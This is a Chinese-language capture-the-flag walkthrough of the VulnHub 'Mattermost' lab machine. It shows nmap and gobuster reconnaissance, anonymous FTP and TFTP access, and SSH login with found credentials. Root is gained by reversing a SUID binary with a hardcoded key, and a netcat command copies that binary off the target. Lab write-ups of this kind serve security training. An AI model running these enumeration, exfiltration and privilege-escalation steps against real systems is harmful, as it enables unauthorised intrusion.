> *靶机地址：* https://www.vulnhub.com/entry/enubox-mattermost,414/

信息收集

```
nmap -sn 192.168.139.0/24
```

```
root@kali:~/isro# nmap -sn 192.168.139.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-31 12:07 CST
Nmap scan report for 192.168.139.1
Host is up (0.00079s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.139.2
Host is up (0.000073s latency).
MAC Address: 00:50:56:F3:0E:02 (VMware)
Nmap scan report for 192.168.139.133
Host is up (0.00030s latency).
MAC Address: 00:0C:29:4E:3E:56 (VMware)
Nmap scan report for 192.168.139.254
Host is up (0.000088s latency).
MAC Address: 00:50:56:E1:71:A2 (VMware)
Nmap scan report for 192.168.139.128
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 16.97 seconds
```

端口扫描

```
nmap -sS -sV -T5 -A -p- 192.168.139.133
```

```
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.139.128
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp   open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e9:8b:e3:46:0e:c1:7f:a2:1a:c3:df:9d:46:54:ad:1c (RSA)
|   256 ff:5b:25:68:09:f5:45:2b:14:68:66:e0:ce:00:27:b3 (ECDSA)
|_  256 bb:de:d2:db:03:b7:5c:cf:d7:3b:b7:21:65:21:5d:e3 (ED25519)
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Sorry, This Page Can&#39;t Be Accessed
3389/tcp open  ms-wbt-server xrdp
8065/tcp open  unknown
| fingerprint-strings:
|   GenericLines, Help, RTSPRequest, SSLSessionReq, TLSSessionReq:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
```

目录枚举


```
gobuster dir -u http://192.168.139.133 -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-
directories.txt -x .php,.txt,.html
```

```
===============================================================
/index.html (Status: 200)
/server-status (Status: 403)
[ERROR] 2020/01/31 12:13:24 [!] parse http://192.168.139.133/erro
trol character in URL
/index.html (Status: 200)
```

先ftp看看有啥

```
root@kali:~# ftp 192.168.139.133
Connected to 192.168.139.133.
220 (vsFTPd 3.0.3)
Name (192.168.139.133:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> mget *.*
ftp> bye
221 Goodbye.
```

80端口，没啥东西



提示README.md


> *TFTP是用来下载远程文件的最简单网络协议，它基于UDP协议而实现。*


```
tftp 192.168.139.133
```

```
root@kali:~/isro# tftp 192.168.139.133
tftp> ls
?Invalid command
tftp> dir
?Invalid command
tftp> help
?Invalid command
tftp> ?
Commands may be abbreviated.  Commands are:

connect         connect to remote tftp
mode            set file transfer mode
put             send file
get             receive file
quit            exit tftp
verbose         toggle verbose mode
trace           toggle packet tracing
status          show current status
binary          set mode to octet
ascii           set mode to netascii
rexmt           set per-packet retransmission timeout
timeout         set total retransmission timeout
?               print help information
tftp> get READE^H
Error code 1: File not found
tftp> get README.md
Received 65 bytes in 0.0 seconds
tftp> quit
```


8065端口






登录进去

搜一下漏洞，发现并没有



访问一下



给了ftp账号密码

```
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp          8980 Jan 05 12:59 examples.desktop
drwxr-xr-x    3 ftp      ftp          4096 Jan 05 13:11 users
226 Directory send OK.
ftp> cd users
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Jan 05 13:11 mattermost
226 Directory send OK.
ftp> cd mattermost
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp            11 Jan 05 13:11 message
226 Directory send OK.
ftp> get message
local: message remote: message
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for message (11 bytes).
226 Transfer complete.
11 bytes received in 0.00 secs (10.2112 kB/s)
ftp> bye
221 Goodbye.
```

getshell

使用`mattermost/Welcome!!!`ssh登录成功

提权

获取shell之后要做的第一件事是使用Python获取一个tty，不然有些命令是无法执行的。

```
python -c 'import pty; pty.spawn("/bin/bash")'
# 有些没有安装Python2，所以需要换成python3 -c
```

```
#查看其他用户
cat /etc/passwd
```

```
#内核提权
uname -a
```

```
查找sudo权限命令
sudo -l
#SUID权限可执行文件，没有可用的
find / -perm -u=s -type f 2>/dev/null
#当前用户可写文件，发现一堆，但是极大多数都是没用的，所以我先把结果输出到文本文
件，然后使用grep加上关键字去筛选。
find / -writable -type f 2>/dev/null >/tmp/report.txt
grep -Ev '/proc|/sys' /tmp/report.txt
#查看计划任务
cat /etc/crontab
#查看邮件
cd /var/mail/
ls
```

```
/bin/ping
/bin/fusermount
/bin/mount
/bin/su
/bin/umount
/home/mattermost/Desktop/secret
/usr/bin/newgrp
/usr/bin/vmware-user-suid-wrapper
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/arping
/usr/bin/traceroute6.iputils
/usr/bin/passwd
/usr/lib/openssh/ssh-keysign
/usr/lib/xorg/Xorg.wrap
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/sbin/pppd
mattermost@ubuntu:~$
```

```
mattermost@ubuntu:~/Desktop$ ls
README.md  secret
mattermost@ubuntu:~/Desktop$ cat README.md
Hello User,

Your secret key is 48912.

Do not share this key with anyone.

!! NOTE:: This key is not valid after 30 days and has been changed by our internal systems.
!! NOTE:: Please contact the support desk to get new secret key.
mattermost@ubuntu:~/Desktop$ ./secret
Hello Admin, Please enter the secret key:
```

需要对secret进行逆向

使用nc传到本地

```
cat secret | nc 192.168.139.128 1234
```

```
root@kali:~/Mattermost# nc -lvvp 1234 > secret
listening on [any] 1234 ...
192.168.139.133: inverse host lookup failed: Unknown host
connect to [192.168.139.128] from (UNKNOWN) [192.168.139.133] 52350
 sent 0, rcvd 8584
```

使用ida反编译

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v4; // [rsp+4h] [rbp-Ch]
  unsigned __int64 v5; // [rsp+8h] [rbp-8h]

  v5 = __readfsqword(0x28u);
  v4 = 0;
  puts("Hello Admin, Please enter the secret key:");
  __isoc99_scanf("%d", &v4);
  if ( v4 == 62535 )
  {
    setuid(0);
    setgid(0);
    system("/bin/bash");
  }
  else
  {
    printf("Your is either invalid or expired\n.");
  }
  return 0;
}
```

输入秘密即可

```
.mattermost@ubuntu:~/Desktop$ cat secret | nc 192.168.139.128 1234
^C
mattermost@ubuntu:~/Desktop$ ls
README.md  secret
mattermost@ubuntu:~/Desktop$ ./secret
Hello Admin, Please enter the secret key:
62535
root@ubuntu:~/Desktop# cd /root
root@ubuntu:/root# ls
Desktop
root@ubuntu:/root# cd Desktop/
root@ubuntu:/root/Desktop# ls
local.txt
root@ubuntu:/root/Desktop# cat local.txt
are2020nehoc0601Great!
```

参考链接：

https://blog.csdn.net/weixin_44214107/article/details/104096228